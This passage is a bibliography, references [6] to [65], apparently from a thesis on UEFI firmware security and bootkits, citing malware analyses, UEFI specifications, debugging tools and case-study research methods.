[6] URL: https://github.com/tianocore/tianocore.github.io/wiki/How-to-build-OVMF (visited on 29/03/2022).

[7] URL: https://gef.readthedocs.io/en/master/ (visited on 21/04/2022).

[8] URL: https://github.com/tianocore/tianocore.github.io/wiki/How-to-run-OVMF (visited on 21/04/2022).

[9] J. Andrés Guerrero-Saade, C. Raiu and K. Baumgartner. *Kaspersky Security Bulletin: Threat Predictions for 2018*. 2017. URL: https://securelist.com/ksb-threat-predictions-for-2018/83169/ (visited on 05/04/2022).

[10] Theodor Arsenij. *ESPecter Legacy Bootkit Analysis*. 2022. URL: https://m4drat.github.io/2022/01/16/especter-research.html (visited on 09/05/2022).

[11] Vladimir Bashun et al. 'Too young to be secure: Analysis of UEFI threats and vulnerabilities'. eng. In: *14th Conference of Open Innovation Association FRUCT*. Vol. 232. 14. FRUCT Oy, 2013, pp. 16–24. ISBN: 1479949779.

[12] Alex Bazhaniuk and Tim Lewis. *Best Practices for Secure Firmware Patching*. 2020. URL: https://uefi.org/sites/default/files/resources/UEFI_Plugfest_Best%20Practices%20for%20Secure%20Firmware%20Patching_8.18.2020.pdf.

[13] Assaf Carlsbad. *Moving From Common-Sense Knowledge About UEFI To Actually Dumping UEFI Firmware*. 2020. URL: https://www.sentinelone.com/labs/moving-from-common-sense-knowledge-about-uefi-to-actually-dumping-uefi-firmware/ (visited on 24/04/2022).

[14] *Debugging UEFI applications with GDB*. URL: https://wiki.osdev.org/Debugging_UEFI_applications_with_GDB (visited on 22/04/2022).

[15] N. K. Denzin. 'Triangulation: A Case for Methodological Evaluation and Combination'. In: *Sociological Methods* (1978).

[16] 'Design of the Case Study'. In: *Case Study Research in Software Engineering*. John Wiley & Sons, Ltd, 2012. Chap. 3, pp. 23–45. ISBN: 9781118181034. DOI: https://doi-org.ezproxy.uio.no/10.1002/9781118181034.ch3. eprint: https://onlinelibrary-wiley-com.ezproxy.uio.no/doi/pdf/10.1002/9781118181034.ch3. URL: https://onlinelibrary-wiley-com.ezproxy.uio.no/doi/abs/10.1002/9781118181034.ch3.

[17] QEMU Project Developers. *QEMU Documentation*. URL: https://www.qemu.org/docs/master/ (visited on 21/04/2022).

[18] Mark Drake. *How to Install and Configure VNC on Ubuntu 20.04*. 2020. URL: https://www.digitalocean.com/community/tutorials/how-to-install-and-configure-vnc-on-ubuntu-20-04 (visited on 21/04/2022).

[19] Nathan Durdella. 'Working as a Qualitative Methodologist in Dissertation Contexts'. eng. In: *Qualitative Dissertation Methodology: A Guide for Research Design and Methods*. Thousand Oaks: SAGE Publications, Inc, 2019, p. 3. ISBN: 9781506345161.

[20] Christopher C. Elisan. *Malware, rootkits and botnets : a beginner's guide*. eng. 1st edition. New York: McGraw-Hill, 2013. ISBN: 1-283-57893-X.

[21] Bent Flyvbjerg. 'Five Misunderstandings About Case-Study Research'. eng. In: *SAGE Qualitative Research Methods* 12.2 (2010), pp. 219–245. ISSN: 1077-8004.

[22] Bernhard Grill, Christian Platzer and Jürgen Eckel. 'A practical approach for generic bootkit detection and prevention'. eng. In: *Proceedings of the Seventh European Workshop on system security*. EuroSec '14. ACM, 2014, pp. 1–6. ISBN: 9781450327152.

[23] Bernhard Grill et al. '"Nice Boots!" - A Large-Scale Analysis of Bootkits and New Ways to Stop Them'. eng. In: *Detection of Intrusions and Malware, and Vulnerability Assessment*. Vol. 9148. Lecture Notes in Computer Science. Cham: Springer International Publishing, 2015, pp. 25–45. ISBN: 3319205498.

[24] Trusted Computing Group. *Trusted Platform Module LibraryPart 1: Architecture*. 2020. URL: https://trustedcomputinggroup.org/wp-content/uploads/TCG_TPM2_r1p59_Part1_Architecture_pub.pdf (visited on 06/05/2021).

[25] Trammell Hudson and Larry Rudolph. 'Thunderstrike: EFI Firmware Bootkits for Apple MacBooks'. In: *Proceedings of the 8th ACM International Systems and Storage Conference*. SYSTOR '15. Haifa, Israel: Association for Computing Machinery, 2015. ISBN: 9781450336079. DOI: 10.1145/2757667.2757673. URL: https://doi-org.ezproxy.uio.no/10.1145/2757667.2757673.

[26] Xuxian Jiang, Xinyuan Wang and Dongyan Xu. 'Stealthy Malware Detection through Vmm-Based "out-of-the-Box" Semantic View Reconstruction'. In: *Proceedings of the 14th ACM Conference on Computer and Communications Security*. CCS '07. Alexandria, Virginia, USA: Association for Computing Machinery, 2007, pp. 128–138. ISBN: 9781595937032. DOI: 10.1145/1315245.1315262. URL: https://doi.org/10.1145/1315245.1315262.

[27] Eric Johnson, Brent Holtsclaw and Dick Wilkins. *How to Create a Secure Development Lifecycle for Firmware*. 2019. URL: https://uefi.org/sites/default/files/resources/UEFI%20SDL%20Webinar_Final%20Slides%20-%20PDF.pdf.

[28] Eric Johnson, Trevor Western and Dick Wilkins. *Secure Coding for UEFI Firmware*. 2019. URL: https://uefi.org/sites/default/files/resources/UEFI%20March%20Webinar%20Secure%20Coding%20for%20UEFI%20Firmware.pdf.

[29] M. Lechtik, I. Kuznetsov and Y. Parshin. *MosaicRegressor: Lurking in the Shadows of UEFI*. 2020. URL: https://securelist.com/mosaicregressor/98849/ (visited on 04/04/2022).

[30] M. Lechtik et al. *MoonBounce: the dark side of UEFI firmware*. 2022. URL: https://securelist.com/moonbounce-the-dark-side-of-uefi-firmware/105468/ (visited on 16/03/2022).

[31] Tim Lewis. *Strategies for Stronger Software SMI Security in UEFI Firmware*. 2017. URL: https://uefi.org/sites/default/files/resources/Tim_Lewis_Insyde_Final.pdf (visited on 27/04/2022).

[32] MalwareBytes. *2019 State of Malware*. 2019. URL: https://resources.malwarebytes.com/files/2019/01/Malwarebytes-Labs-2019-State-of-Malware-Report-2.pdf (visited on 03/05/2021).

[33] Kirti Mathur and Saroj Hiranwal. 'A survey on techniques in detection and analyzing malware executables'. In: *International Journal of Advanced Research in Computer Science and Software Engineering* 3.4 (2013), pp. 422–428.

[34] Alex Matrosov. 'The Evolution of Threat Actors: Firmware is the Next Frontier'. AVAR 2021. 2021. URL: https://github.com/binarly-io/Research_Publications/blob/main/AVAR_2021/avar_2021_keynote.pdf.

[35] Alex Matrosov, Alexander Ermolov and Yegor Vasilenko. 'UEFI Firmware Vulnerabilities: Past, present and future'. OffensiveCon 2022. 2022. URL: https://github.com/binarly-io/Research_Publications/blob/main/OffensiveCon_2022/UEFI%20Firmware%20Vulns%20Past%2C%20Present%20and%20Future.pdf.

[36] Alex Matrosov, Eugene Rodionov and Sergey Bratus. *Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats*. eng. San Francisco, CA: No Starch Press, Incorporated, 2019. ISBN: 9781593277161.

[37] Alex Matrosov et al. 'The Firmware Supply-Chain Security is Broken! Can we fix it?' Open Source Firmware Conference 2021. 2021. URL: https://github.com/binarly-io/Research_Publications/blob/main/OSFC_2021/The%20firmware%20supply-chain%20security%20is%20broken!%20Can%20we%20fix%20it%3F.pdf.

[38] Trend Micro. *Hacking Team Uses UEFI BIOS Rootkit*. 2015. URL: https://www.trendmicro.com/en_us/research/15/g/hacking-team-uses-uefi-bios-rootkit-to-keep-rcs-9-agent-in-target-systems.html (visited on 04/04/2022).

[39] Microsoft. *Microsoft public symbol server*. URL: https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/microsoft-public-symbols (visited on 22/04/2022).

[40] Microsoft. *PE Format*. 2021. URL: https://docs.microsoft.com/en-us/windows/win32/debug/pe-format (visited on 14/03/2022).

[41] Microsoft. *Secure boot*. 2019. URL: https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-secure-boot (visited on 16/05/2021).

[42] Microsoft. *Secure the Windows 10 boot process*. 2018. URL: https://docs.microsoft.com/en-us/windows/security/information-protection/secure-the-windows-10-boot-process (visited on 21/04/2022).

[43] Microsoft. *System Management Mode deep dive: How SMM isolation hardens the platform*. 2020. URL: https://www.microsoft.com/security/blog/2020/11/12/system-management-mode-deep-dive-how-smm-isolation-hardens-the-platform/ (visited on 26/04/2022).

[44] Jim Mortensen and Dick Wilkins. *UEFI Firmware Security Concerns and Best Practices*. 2018. URL: https://uefi.org/sites/default/files/resources/UEFI%20Firmware%20-%20Security%20Concerns%20and%20Best%20Practices.pdf (visited on 26/04/2022).

[45] ID Pankov, AS Konoplev and A Yu Chernov. 'Analysis of the Security of UEFI BIOS Embedded Software in Modern Intel-Based Computers'. In: *Automatic Control and Computer Sciences* 53.8 (2019), pp. 865–869.

[46] Alison Jane Pickard. 'Case studies'. In: *Research Methods in Information*. Facet, 2013, pp. 101–110. DOI: 10.29085/9781783300235.012.

[47] Alison Jane Pickard. 'Major research paradigms'. In: *Research Methods in Information*. Facet, 2013, pp. 5–24. DOI: 10 . 29085 / 9781783300235.004.

[48] ESET Research. *LoJax: First UEFI rootkit found in the wild, courtesy of the Sednit group*. 2018. URL: https://www.welivesecurity.com/2018/09/27/lojax-first-uefi-rootkit-found-wild-courtesy-sednit-group/ (visited on 04/04/2022).

[49] Brian Richardson. *"Last Mile" Barriers to Removing Legacy BIOS*. 2017. URL: https://uefi.org/sites/default/files/resources/Brian_Richardson_Intel_Final.pdf (visited on 21/05/2021).

[50] E. Rodionov and A. Matrosov. *The Evolution of TDL: Conquering x64*. 2017. URL: https://www.welivesecurity.com/wp-content/uploads/200x/white-papers/The_Evolution_of_TDL.pdf (visited on 21/05/2021).

[51] Mark Russinovich. *Process Explorer v16.43*. 2022. URL: https://docs.microsoft.com/en-us/sysinternals/downloads/process-explorer (visited on 29/03/2022).

[52] M. Saunders, P. Lewis and A. Thornhill. *Research Methods for Business Students*. Always learning. Prentice Hall, 2009. ISBN: 9780273716860. URL: https://books.google.no/books?id=u-txtfaCFiEC.

[53] Alan Sguigna. *JTAG-based UEFI Debug and Trace*. 2020. URL: https://uefi.org/sites/default/files/resources/JTAG-based%20UEFI%20Debug%20and%20Trace%20Webinar%20Slides_0.pdf (visited on 02/05/2022).

[54] Michael Sikorski. *Practical malware analysis : the hands-on guide to dissecting malicious software*. eng. San Francisco, 2012.

[55] Martin Smolar and Anton Cherepanov. *UEFI threats moving to the ESP: Introducing ESPecter bootkit*. 2021. URL: https://www.welivesecurity.com/2021/10/05/uefi-threats-moving-esp-introducing-especter-bootkit/ (visited on 16/03/2022).

[56] Binarly Team. *A Deeper UEFI Dive Into MoonBounce*. 2022. URL: https://www.binarly.io/posts/A_deeper_UEFI_dive_into_MoonBounce/index.html (visited on 08/05/2022).

[57] efiXplorer Team. *An In-Depth Look at the 23 High Impact Vulnerabilities*. 2022. URL: https://www.binarly.io/posts/An_In_Depth_Look_at_the_23_High_Impact_Vulnerabilities/index.html (visited on 26/04/2022).

[58] Symantec Threat Hunter Team. *The Threat Landscape in 2021*. 2021. URL: https://www.software.broadcom.com/hubfs/SED/SED%5C%20PDF%5C%20Reports/The_Threat_Landscape_2021_12.pdf (visited on 12/04/2022).

[59] *TEK4500 Lecture Notes - Digital Signatures*. URL: https://www.uio.no/studier/emner/matnat/its/TEK4500/h21/lectures/lecture-11---digital-signatures.pdf (visited on 02/05/2022).

[60] *UEFI Platform Initialization (PI) Specification*. 2020. URL: https://uefi.org/sites/default/files/resources/PI_Spec_1_7_A_final_May1.pdf (visited on 12/03/2022).

[61] *Unified Extensible Firmware Interface (UEFI) Specification*. 2021. URL: https://uefi.org/sites/default/files/resources/UEFI_Spec_2_9_2021_03_18.pdf (visited on 12/03/2022).

[62] Verizon. *Data Breach Investigations Report 2021*. 2021. URL: https://www.verizon.com/business/resources/reports/2021/2021-data-breach-investigations-report.pdf (visited on 12/04/2022).

[63] Chess White Kephart. 'Computer viruses: A global perspective'. In: *Virus Bulletin International Conference* (1995).

[64] Jiewen Yao and Vincent Zimmer. *Enabling RUST for UEFI Firmware*. 2020. URL: https://uefi.org/sites/default/files/resources/Enabling%20RUST%20for%20UEFI%20Firmware_8.19.2020.pdf.

[65] Robert K Yin. *Case study research and applications*. Sage, 2018.